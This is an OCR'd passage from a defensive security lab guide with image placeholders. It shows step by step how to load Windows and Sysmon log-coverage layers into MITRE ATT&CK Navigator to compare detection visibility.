
Next, click on **Open Existing Layer**.





Now, click on **Upload from Local**.





Then navigate to **/labs/sigma** and select **windows.json**.












The result will be MITRE Navigator showing a map of the visibility Windows logs provide against the MITRE framework.




> **Note**
>
> Windows Event logs are a common data source most organizations have. While they do provide some visibility it begs the question if there is more that can be done to increase the detection capabilities. For example, most organizations collect the System, Security, and Application channel. However, there are many additional Windows channels that can provide greater detection visibility.


System Monitor (Sysmon) is a Windows system service and device driver that, once installed on a system, remains resident across system reboots to monitor and log system activity to the Windows event log. By simply adding this to our Windows systems, it will increase our visibility within this data source and does not require that much effort to accomplish.

Let us see what visibility difference adding Sysmon to our Windows logs will make.


Click on the **+** sign next to the Windows tab.




Next, click on **Open Existing Layer**.





Now, click on **Upload from Local**.




Then navigate to **/labs/sigma** and select **windows-sysmon.json**.

